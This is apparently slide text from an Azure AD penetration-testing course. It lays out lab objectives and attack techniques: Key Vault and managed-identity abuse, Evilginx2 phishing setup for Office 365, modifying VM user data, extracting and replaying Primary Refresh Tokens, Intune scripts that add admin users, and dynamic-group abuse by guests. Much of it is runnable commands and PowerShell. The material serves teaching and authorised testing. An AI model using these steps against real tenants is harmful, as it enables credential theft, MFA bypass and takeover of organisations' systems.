Topics covered - Authenticated Enumeration, Privilege Escalation and Cloud to On-Prem Lateral Movement

Learning Objective - 15

- Abuse the permissions that Managed Identity of the 'defcorphqcareer' App Service to get command execution on an Azure VM.
- Extract credentials from the target VM.

Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration and Privilege Escalation

Key Vault

- Azure service for storing secrets like passwords, connection strings, certificates, private keys etc.
- With right permissions and access, Azure resources that support managed identities (VMs, App Service, Functions, Container etc.) can securely retrieve secrets from the key vault.
- Object types available with a key vault:
  - Cryptographic Keys - RSA, EC etc.
  - Secrets - Passwords, connection strings
  - Certificates - Life cycle management
  - Storage account keys - Key vault can manage and rotate access keys for storage accounts

Key Vault - Identifier

- Objects in a key vault are identified using Object Identifier URL.
- The base URL is of the format : https://{vault-name}.vault.azure.net/{object-type}/{object-name}/{object-version}
  - vault-name is the globally unique name of the key vault
  - object-type can be "keys", "secrets" or "certificates"
  - object-name is unique name of the object within the key vault
  - object version is system generated and optionally used to address a unique version of an object.

Key Vault - Access Management

- Access to a vault is controlled though two planes:
  - Management plane - To manage the key vault and access policies. Only Azure role based access control (RBAC) is supported.
  - Data plane - To manage the data (keys, secrets and certificates) in the key vault. This supports key vault access policies or Azure RBAC.
- Please note that a role like Contributor that has permissions in the management place to manage access policies can get access to the secrets by modifying the access policies.

Privilege Escalation - Key Vault

- If we can compromise an azure resource whose managed identity can read secrets from a key vault (due to an access policy or assigned one of the capable roles or a custom role), it may be possible to gain access to more resources.
- Note that each secret has its own IAM inherited from the KeyVault.
- Overly permissive access policies may result in access to data stored in a vault.

Privilege Escalation - Key Vault

Built-in Role	Description	Can access secrets?
Key Vault Contributor	Can manage key vaults	No
Key Vault Administrator	Perform all data plane operations. Cannot manage role assignment.	Yes
Key Vault Certificates Officer	Perform any action on certificates. Cannot manage permissions.	Yes (Certificates)
Key Vault Crypto Officer	Perform any action on keys. Cannot manage permissions.	Yes (Keys)
Key Vault Secrets Officer	Perform any action on secrets. Cannot manage permissions.	Yes (Secrets)
Key Vault Secrets User	Read secret contents.	Yes (Secrets)
Key Vault Crypto Service Encryption User	Read metadata and perform wrap/unwrap operations on keys	No
Key Vault Crypto User	Perform cryptographic operations using keys	No
Key Vault Reader	Read metadata of key vaults and its certificates, keys, and secrets.	No

Learning Objective - 16

- Abuse the permissions that Managed Identity of the 'vaultfrontend' App Service has to extract secrets from a key vault.
- Use the secrets to gather more information from the defcorphq tenant.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining

Initial Access - Phishing - Evilginx2

- We can use Evilginx2 (https://github.com/kgretzky/evilginx2) for phishing attacks.
- Evilginx acts as a relay/man-in-the-middle between the legit web page and the target user. The user always interacts with the legit website and Evilginx captures usernames, passwords and authentication cookies.
- It uses phishlets that are configuration files for specific target domains. These are YAML files that specify conditions like hosts, filters, structure of authentication cookies and credentials.

Initial Access - Phishing - Evilginx2

- Evilginx2 is already setup on the student VMs. We can use the following commands.
- Start evilginx2

```
evilginx2 -p C:\AzAD\Tools\evilginx2\phishlets
```

- Configure the domain

```
config domain studentx.corp
```

- Set the IP for the evilginx server

```
config ip 172.16.x.x
```

- Use the template for Office 365

```
phishlets hostname o365 login.studentx.corp
```

- Verify the DNS entries

```
phishlets get-hosts o365
```

Initial Access - Phishing - Evilginx2

- Copy the certificate and private key - o365.crt and o365.key from C:\student**x**\.evilginx\crt to C:\student**x**\.evilginx\crt\ login.student**x**.corp
- Enable phishlets

```
phishlets enable o365
```

- Create the phishing URL (tied to an ID)

```
lures create o365
```

- Get the phishing URL

```
lures get-url <ID>
```

- Share the URL with the victim. (For the lab, send an email using your personal email).

Learning Objective - 17

- Using the information collected from the IAM of 'jumpvm' about others users, execute a phishing attack against the user that has Authentication Administrator role.
- Use the Authentication Administrator privileges to reset password of a user who is a member of a group that has command execution privileges on the jumpvm.
- Get command execution on the jumpvm VM.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Initial Access, Privilege Escalation and Data Mining

Enterprise Applications

- Any application registered in Azure AD has two representations
  - Application (in PowerShell terminology) object that is present only in the tenant where app is registered. This is visible under App Registrations in the Azure portal.
  - Service Principal (in PowerShell terminology) that is present in every directory where application is used (in case of a multi-tenant application). This is visible under Enterprise Applications in the Azure portal. Azure RBAC roles use service principal.
- "An application has one application object in its home directory that is referenced by one or more service principals in each of the directories where it operates (including the application's home directory)"
- Service Principals (Enterprise Applications) are instances of the Application.

Enterprise Applications - Client Secrets

- An application object supports multiple client secrets (application passwords).
- A user that is owner or have application administrator role over an application can add an application password.
- An application password can be used to login to a tenant as a service principal. MFA is usually not applied on a service principal!

Enterprise Applications - Client Secrets - Abuse

- If we can compromise a user that has enough permissions to create a client secret/application password for an application object, we can
  - Login as the service principal for that application
  - Bypass MFA
  - Access all the resources where roles are assigned to the service principal
  - Add credentials to an enterprise applications for persistence after compromising a tenant

Azure Resource Manager (ARM) Templates

- The 'infrastructure as code' service for Azure to deploy resources using code.
- ARM templates are JSON files containing deployment configuration for Azure resources.
- ARM templates also support a language called Bicep (in preview).

ARM Templates - History

- Each resource group maintains a deployment history for up to 800 deployments. The history is automatically deleted when the count exceeds 775 deployments.
- Deployment history is a rich source of information!
- Any user with permissions Microsoft.Resources/deployments/read and Microsoft.Resources/subscriptions/resourceGroups/read can read the deployment history.

Privilege Escalation - ARM Templates - History

- Useful information can be extracted from deployment history.
- It gives us the ability to have information about the resources that are not presently deployed but may be deployed again in future!
- A deployment parameter that contains sensitive information like passwords should have 'SecureString' type. In case of a poorly written deployment template - that uses 'String' for such a parameter - we can get password in clear-text!

```
"vmAdminUserName": {
    "type": "String",
    "metadata": {
        "description": "VM admin user name"
    }
},
"vmAdminPassword": {
    "type": "SecureString",
```

Learning Objective - 18

- Abuse the Managed Identity of the 'processfile' function app to compromise an Enterprise Application.
- Enumerate the permissions that the Enterprise Application has in defcorphq tenant and abuse the permissions to extract secrets from a key vault.
- Using the secrets from the key vault, extract credentials of a user from deployment history of one of the resource groups.

Part of - Kill Chain - 3


Topics covered - Authenticated Enumeration, Privilege Escalation, Defense Bypass and Data Mining

Function App - Continuous Deployment

- Functions Apps (Azure Functions) support continuous deployment.
- In case continuous deployment is used, a source code update triggers a deployment to Azure.
- Following source code locations are supported
  - Azure Repos
  - GitHub
  - Bitbucket
- Deployment slots are supported so that deployments are first done in slots like staging (to avoid deploying directly in the default production slot)

Privilege Escalation - Function App - Continuous Deployment

- A misconfigured function app that deploys directly in production can be abused.
- In this case, if the source of truth/code location is compromised, it will be possible to assume the identity of the function app.
- For example, if GitHub is used as the provider, compromise of a GitHub account that can commit code will lead to compromise of the function app.




Learning Objective - 19

- Using the secrets from the application backup found in the 'defcorpcodebackup' storage account, make changes to a GitHub account to push changes to a Function App.
- Abuse the managed identity of the function app to extract credentials for a user from deployment history.
- Extract a SSH key for a GitHub account from the 'codebackup' storage account.
- Use the SSH key to access the GitHub account, modify code and trigger a function app that uses the modified code.

Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining

Azure AD Kill Chain - Lateral Movement



Azure VMs - User Data

- Scripts or any other data that can be inserted on an Azure VM at time of provision or later.
- "Any application on the virtual machine can access the user data from the Azure Instance Metadata Service (IMDS) after provision."
- User data is
  - Persistent across reboots
  - Can be retrieved and updated without affecting the VM
  - Not encrypted and any process on the VM can access the data!
  - Should be base64 encoded and cannot be more than 64KB

Azure VMs - User Data - Abuse

- Despite clear warning in the documentation, a lot of sensitive information can be found in user data.
- Examples are, PowerShell scripts for domain join operations, post-provisioning configuration and management, on-boarding agents, scripts used by infrastructure automation tools etc.
- It is also possible to modify user data with permissions "Microsoft.Compute/virtualMachines/write" on the target VM. Any automation or scheduled task reading commands from user data can be abused!
- Modification of user data shows up in VM Activity Logs but doesn't show what change was done.

Azure VMs - User Data - Abuse

- Retrieve user data

```
$userData = Invoke-RestMethod -Headers @{"Metadata"="true"} -Method GET -Uri
"http://169.254.169.254/metadata/instance/compute/userData?api-version=2021-01-01&format=text"
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($userData))
```

- Modify user data

```
$data = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("whoami"))
$accessToken = (Get-AzAccessToken).Token
$Url = "https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachines/jumpvm?api-version=2021-07-01"
$body = @(
  @{
    location = "Germany West Central"
    properties = @{
        userData = "$data"
    }
  }
) | ConvertTo-Json -Depth 4

$headers = @{
  Authorization = "Bearer $accessToken"
}
# Execute Rest API Call
$Results = Invoke-RestMethod -Method Put -Uri $Url -Body $body -Headers $headers -ContentType 'application/json'
```

Azure VMs - Custom Script Extension

- Extensions are "small applications" used to provide post deployment configuration and other management tasks. OMIGOD!
- Custom Script Extension is used to run scripts on Azure VMs.
- Scripts can be inline, fetched from a storage blog (needs managed identity) or can be downloaded.
- The script is executed with SYSTEM privileges.
- Can be deployed to a running VM.
- Only one extension can be added to a VM at a time. So it is not possible to add multiple custom script extensions to a single VM.

Azure VMs - Custom Script Extension - Abuse

- Following permissions are required to create a custom script extension and read the output:

  "Microsoft.Compute/virtualMachines/extensions/write" and

  "Microsoft.Compute/virtualMachines/extensions/read"
- The execution of script takes place almost immediately.

Learning Objective 20

- Using the access to jumpvm VM, extract secrets for samcgray@defcorphq.onmicrosoft.com from user data.
- Abuse Custom Script Extension on infradminsrv VM to execute code on it.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Data Mining and Lateral Movement

Azure VMs - Azure AD joined machines

- An Azure AD joined machine is the one that supports an organizational Azure AD account to sign-in and is organization managed (unlike an Azure AD registered device which is for BYOD and mobile devices are lightly managed)
- When a machine is joined to Azure AD, following users/roles are made a member of the local administrators group for management
  - Global Administrators
  - Azure AD Joined Device Local Administrator
  - User who joined the machine to Azure
- Other Azure users can also be joined to local administrators group of Azure AD joined machines.

Azure VMs - Hybrid Join

- Devices that are joined to an on-prem AD and registered with Azure AD are Hybrid joined.
- Organizations usually have hybrid joined devices if they want to on-prem infrastructure and also need Azure AD features (like SSO).
- Like azure joined and registered devices, hybrid joined device can be managed using Intune!

Azure VMs - Azure AD joined machines

- If we compromise an Azure AD joined (or Hybrid joined) machine, it is possible to extract PRT and other keys for a user.
- *After fixes in August 2021, PRT can currently be extracted only for the current Azure AD user (not as a local admin or any other user).*

Primary Refresh Token (PRT)

- Recall that refresh tokens can be used to request new access tokens for a particular application.
- PRT is a special refresh token used for single sign-on (SSO)!
  - It can be used to obtain access and refresh tokens to any application.
  - Issued to a user for a specific device
  - Valid for 90 days and is continuously renewed
  - CloudAP SSP requests and caches PRT on a device
  - If PRT is MFA-based (Windows Hello or Windows Account manager), then the claim is transferred to app tokens to prevent MFA challenge for every application.
  - *Before a fix in August 2021, PRT always had MFA claims.*

Lateral Movement - Pass-the-PRT

- If we have access to a PRT, it is possible to request access tokens for any application.
- Chrome uses BrowserCore.exe to use PRT and generate access tokens for SSO experience.
- This generated token can be used as cookie - x-ms-RefreshTokenCredential - in a browser to access any application as the user whose PRT we have.

Lateral Movement - Extracting PRT

- Azure AD makes use of nonce for request validation. We need to request a nonce to extract PRT:

```
$TenantId = "2d50cb29-5f7b-48a4-87ce-fe75a941adb6"

$URL = "https://login.microsoftonline.com/$TenantId/oauth2/token"

$Params = @{
    "URI"     = $URL
    "Method"  = "POST"
}

$Body = @{
    "grant_type" = "srv_challenge"
    }


$Result = Invoke-RestMethod @Params -UseBasicParsing -Body $Body
$Result.Nonce
```

Lateral Movement - Extracting PRT

- We can extract PRT by running the below tools in a **session of the target Azure AD user**:
  - ROADToken

```
C:\AzAD\Tools\ROADToken.exe <nonce>
```

  - AADInternals

```
Get-AADIntUserPRTToken
```

- *Mimikatz is not able to extract PRT post August 2021 fixes.*
- Please note that we are using SessionExecCommand to run ROADToken in context of the user Michael Barron.

Lateral Movement - Pass-the-PRT

- Once we have the PRT, copy the value from previous command and use it with Chrome web browser
  - Open the Browser in Incognito mode
  - Go to https://login.microsoftonline.com/login.srf
  - Press F12 (Chrome dev tools) -> Application -> Cookies
  - Clear all cookies and then add one named `x-ms-RefreshTokenCredential` for https://login.microsoftonline.com and set its value to that retrieved from AADInternals
  - Mark HTTPOnly and Secure for the cookie
  - Visit https://login.microsoftonline.com/login.srf again and we will get access as the user!

Device Management - Intune

- Intune is a Mobile Device Management (MDM) and Mobile Application Management (MAM) service.
- Intune needs an Enterprise Mobility + Security E5 license.
- For devices to be fully managed using Intune, they need to be enrolled.
- Enrolled devices (IsCompliant or Compliant set to Yes in Azure Portal) allow
  - Access control using Conditional Access Policies
  - Control installed applications, access to information, setup threat protection agents etc.

Lateral Movement - Intune - Cloud to On-Prem

- Using the Endpoint Manager at https://endpoint.microsoft.com/, a user with Global Administrator or Intune Administrator role can execute PowerShell scripts on an enrolled Windows device.
- The script runs with privileges of SYSTEM on the device. We do not get to see the script output and the script doesn't run again if there is no change.
- As per documentation, the script execution takes place every one hour but in my experience that is random.

Learning Objective 21

- Extract PRT of a user from the infradminsrv VM and execute Pass-the-PRT attack.
- Enumerate machines enrolled to Intune.
- If the above user has Intune Administrator or Global Administrator role, execute PowerShell scripts on an on-prem enrolled machine to add an administrative user to that machine.
- Using the credentials of the user you added, PSRemote to the machine and extract credentials from it.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Data Mining and Cloud to On-Prem Lateral Movement

Dynamic Groups

- We can create rules - based on user or device properties - to automatically join them to a Dynamic group.
- For example, an organization may add users to a particular group based on their userPrincipalName, department, mail etc.
- When a group membership rule is applied, all users and device attributes are evaluated for matches.
- When an attribute changes for a user or device, all dynamic group rules are checked for a match and possible membership changes.
- No Azure AD roles can be assigned to a Dynamic Group but Azure RBAC roles can be assigned.
- Dynamic groups requires Azure AD premium P1 license.

Dynamic Groups - Abuse

- By default, any user can invite guests in Azure AD.
- If a dynamic group rule allows adding users based on the attributes that a guest user can modify, it will result in abuse of this feature.
- There are two ways the rules can be abused
  - Before joining a tenant as guest. If we can enumerate that a property, say mail, is used in a rule, we can invite a guest with the email ID that matches the rule.
  - After joining a tenant as guest. A guest user can 'manage their own profile', that is, they can modify manager and alternate email. We can abuse a rule that matches on Manager (Direct Reports for "{objectID_of_manager}") or alternative email (user.otherMails -any (_ -contains "string"))

Learning Objective 22

- Enumerate Dynamic groups in defcorpit.onmicrosoft.com using privileges of thomasebarlow@defcorpit.onmicrosoft.com
- Invite student**x**@defcorpextcontractors.onmicrosoft.com as guest user and modify its attributes to join a dynamic group


Part of - Kill Chain - 3

Topics covered - Authenticated Enumeration and Tenant to Tenant Lateral Movement

Application Proxy

- Application Proxy allows access to on-prem web applications after sign-in to Azure AD.
- Application proxy has following components
  - Endpoint - This is the external URL that the users browse to access the on-prem application. External users must authenticate to AAD
  - Application Proxy Service - This services runs in the cloud and passes the token provided by Azure AD to the on-prem connector
  - Application Proxy Connector - This is an agent that runs on the on-prem infrastructure and acts as a communication agent between the cloud proxy service and on-prem application. It also communicates with the on-prem AD in case of SSO
  - On-prem application - The application that is exposed using application proxy

Application Proxy



Application Proxy - Abuse

- Compared to directly exposing an on-prem app, application proxy does provide additional security (authentication handled by Azure AD, Conditional Access etc.)
- But, it does NOT help if the on-prem application has code or deployment related vulnerabilities.

Lateral Movement - Application Proxy - Cloud to On-Prem

- We can enumerate the applications that has application proxy configured using the Azure AD module (may take a few minutes to complete)

```
Get-AzureADApplication | %{try{Get-AzureADApplicationProxyApplication -ObjectId $_.ObjectID;$_.DisplayName;$_.ObjectID}catch{}}
```

- Get the Service Principal (Enterprise Application)

```
Get-AzureADServicePrincipal -All $true | ?{$_.DisplayName -eq "Finance Management System"}
```

- Use `Get-ApplicationProxyAssignedUsersAndGroups.ps1` to find users and groups assigned to the application

```
. C:\AzAD\Tools\Get-ApplicationProxyAssignedUsersAndGroups.ps1
```

- Use `Get-ApplicationProxyAssignedUsersAndGroups.ps1` to find users and groups assigned to the application. Pass the ObjectID of the Service Principal to it

```
Get-ApplicationProxyAssignedUsersAndGroups -ObjectId ec350d24-e4e4-4033-ad3f-bf60395f0362
```

Learning Objective 23

- We created a user student**x**@defcorphq.onmicrosoft.com by abusing CreateUsers repository on GitHub. Use the privileges of that user to find an Enterprise application that uses Application Proxy.
- Check if the above user is allowed to access the application.
- Abuse a file upload vulnerability in the application to get OS command execution on the on-prem server hosting the application and extract credentials.

Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration and Tenant to On-Prem Lateral Movement

Hybrid Identity

- Organizations have resources, devices and applications both on-premises and in the cloud.
- Many enterprises use their on-prem AD identities to access Azure applications to avoid managing separate identities on both.
- "A single user identity for authentication and authorization to all resources, regardless of location…is hybrid identity."

